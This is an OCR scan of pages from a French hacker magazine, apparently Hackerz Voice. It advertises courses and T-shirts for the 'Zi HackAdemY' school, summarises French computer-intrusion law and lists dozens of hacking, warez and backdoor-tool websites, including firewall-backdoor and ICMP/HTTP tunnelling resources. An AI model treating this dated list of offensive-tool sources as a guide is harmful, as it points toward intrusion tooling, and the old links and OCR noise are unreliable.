- Si vos souhaits en terme d'horaires ne peuvent être satisfait, Zi hacademy vous contacte préalablment à l'inscription pour vous proposer un autre choix.
- Dans tous les cas, vous recevez une convocation au moins dix jours avant le début du 1er cours.
- Zi Hackademy est réservée aux élèves de plus de 15 ans, sauf dérogation spéciale (nous contacter). UNE AUTORISATION PARENTALE EST OBLIGATOIRE POUR LES MINEURS.

COURS PAR CORRESPONDANCE

Ceux qui ne peuvent se deplacer peuvent bénéficier de nos cours par correspondance. Ils sont la transcription fidèle et exacte des cours dispensés à Zi HackAdemY et sont proposés au même tarif. un envoi par semaine, pendant trois semaines au tarif de 450,00 F

Les modalités d'isncriptions sont les mêmes que pour les cours dispensés à Zi HacKademY. Préciser simplement « par correspondance » dans vos demandes.

NB 1 : les envois sont expédiés en PDF sur votre mail ou par la poste en distingo, avec un supplément de 25 francs de frais d'envoi.

NB 2 : Pour tous, il sera toujours possible de suivre les cours en direct sur le web (dans les limites des contraintes techniques ! !)

Quoi ? Toujours pas inscrit ?

Faut se dépêcher parce que nous appliquons le principe de Premier arrivé Premier servi ! ! !

Rappel :
Inscription en ligne sur dmpfrance.com
Inscription par mail à hackademy@dmpfrance.com
Inscription par courrier à DMP/inscription, 26 bis rue Jeanne d'Arc 94160 St Mandé

ET RENDEZ VOUS A TOUS POUR LA TRES GROSSE FÊTE INAUGURALE LE 10 OCTOBRE À 17 HEURES DANS LES LOCAUX DE ZI HACKADEMY*

1, villa du clos de mallevart, (ex rue Darboy) M° Goncourt 75011 Paris

Neto GRAVE

http://www.bladelamerz.fr.st
http://www.rfc-editor.org/rfcsearch.html
http://berlin.ccc.de/
http://www.rtc.fr.st
http://www.technotronics.com/
http://www.hack.co.za
http://www.hackersnetwork.net/
http://www.hackoustik.org
http://www.hackside.fr.fm
http://www.hackzone.com
http://www.nocrew.org/software/httptunnel.html
http://www.dlcsistemas/com/html/realy_tcp.html
http://www.secureroot.com
http://www.securiteinfo.com
http://www.securityfocus.com
http://www.chcy.fr.st
http://www.thehackerschoice.com/papers/fw-backd.htm
http://www.rien.com:23
http://internet/hackers.html
http://www.nightbirdfr.com
http://www.argosnet.com
http://www.vbhack.fr
http://www.kthack.fr.st
http://www.frhack.org
http://www.bohwaz.fr.st/
http://www.voice-dlarea.fr.st
http://insurektion.ift.cx
http://antionline.com
http://www.cultdeadcow.com
http://www.multimania.com/glupz
http://www.multimania.com/ouah
http://www.namedemo.com
http://www.zonehack.ht.st
http://proxy.nikto.net/
http://www.le-hack.fr.st
http://www.linux-France.org/prj/winux/
http://www.linuxsecurity.com
http://razlebol.fr.st/
http://xcalc.org
http://www.paradisihack.fr.st
http://www.caramerde.com
http://www.ifrance.com/flotheboss
http://www.carazine.com
http://www.skreel.org
http://www.surf.to/addict
http://www.server.com
http://www.ossatueur.fr.fm
http://www.unsecure.org/
http://www.ntsecurity.nu/toolbox/ackcmd
http://packetsform.security.com
http://www.boss644warez.fr.st
http://www.detached.net/icmptunnel
http://www.astalavista.box.sk
http://www.totalrc.net
http://www.htthost.com
http://www.antionline.com/
http://jolinounours.multimania.com/images/conte/icq.htm
http://astalavista.box.sk/
http://www.eeye.com
http://inforezo.u-strasbg.fr/~bboett/blagues/trou-DuC.html

Ce que dit la loi en France

« L'accès et le maintien frauduleux total ou partiel dans tout ou partie d'un système ou délit d'intrusion est puni par l'article 323-1 d'un an d'emprisonnement et de 100 000 francs d'amende ».

En France, l'arme principale de l'arsenal juridique disponible contre les hackers demeure la loi Godfrain du 5 janvier 1988 « relative à la fraude informatique «. ce texte prévoir notamment que « l'accès et le maintien frauduleux total ou partiel dans tout ou partie d'un système ou délit d'intrusion est puni par l'article 323-1 d'un an d'emprisonnement et de 100 000 francs d'amende «. Ce délit est constitué dès lors que n'importe quelle technique est employée pour accéder frauduleusement à un système protégé. Il l'est aussi dans le cas de l'utilisation d'un code d'accès exact, mais par une personne non autorisée à l'utiliser.

La loi prévoit aussi que si l'accès ou le maintien frauduleux dans le système entraîne la suppression ou la modification de données, ou même une simple altération, même involontaire ou par maladresse, les peines sont doublées.

Lorsque l'action est volontaire, l'article 323-2 prévoit 3 ans d'emprisonnement et 300 000 francs d'amende. Là encore, la loi texte vise tous les procédés et toutes les techniques utilisées, même celles inconnues au moment de la rédaction de la loi. Cette disposition vise aussi la propagation de virus informatique.

Il faut savoir que la simple tentative, non suivie de réussite donc, est punie des mêmes peines. En outre, les personnes physiques coupables d'un de ces délits encourent, en plus de la peine principale, des peines complémentaires énumérées à l'article 323-5.


Les personnes morales, comme les entreprises ou les associations, peuvent elles aussi être déclarées responsables pénalement et encourent les peines prévues à l'article 131-39 du nouveau code pénal.

"L'hacktion-shirt Zi HackAdemY"

By Hackerz Voice

We need You, en achetant ce tee shirt vous contribuez au lancement de la première Hack school française

L 9190 - 3 - 39,00 F - RD



139 FRS
Non abonnés

99 FRS
abonnés

PROMO !
Les 3 T-shirts pour 299F
(199 F pour les abonnés)

Join us now

Si je m'abonne aujourd'hui ...
Je reçois le T-shirt en plus du journal et de tous les manuels 2001 pour 99F + 90F = 189F

Je commande à
HACKERZ VOICE

Nom : ..... Prénom : .....
Adresse : .....
Code : ..... Ville : .....

Signature

Je choisis la promo :
3 "Zi HackAdemY" pour 299 FF ☐

Je choisis :
1 "Zi HackAdemY" pour 139 FF ☐

Taille XL XXL

Je choisis la promo abonnés :
3 "Zi HackAdemY" pour 199 FF ☐

Je suis abonné, je choisis :
1 "Zi HackAdemY" pour 99 FF ☐

PAIEMENT

☐ par chèque à l'ordre de DMP, 1, Villa du Clos de Mallevart, 75011 Paris

☐ par Carte Bleue ☐☐☐☐ ☐☐☐☐ ☐☐☐☐ ☐☐☐☐

Expire en ☐☐ / ☐☐

Total de la commande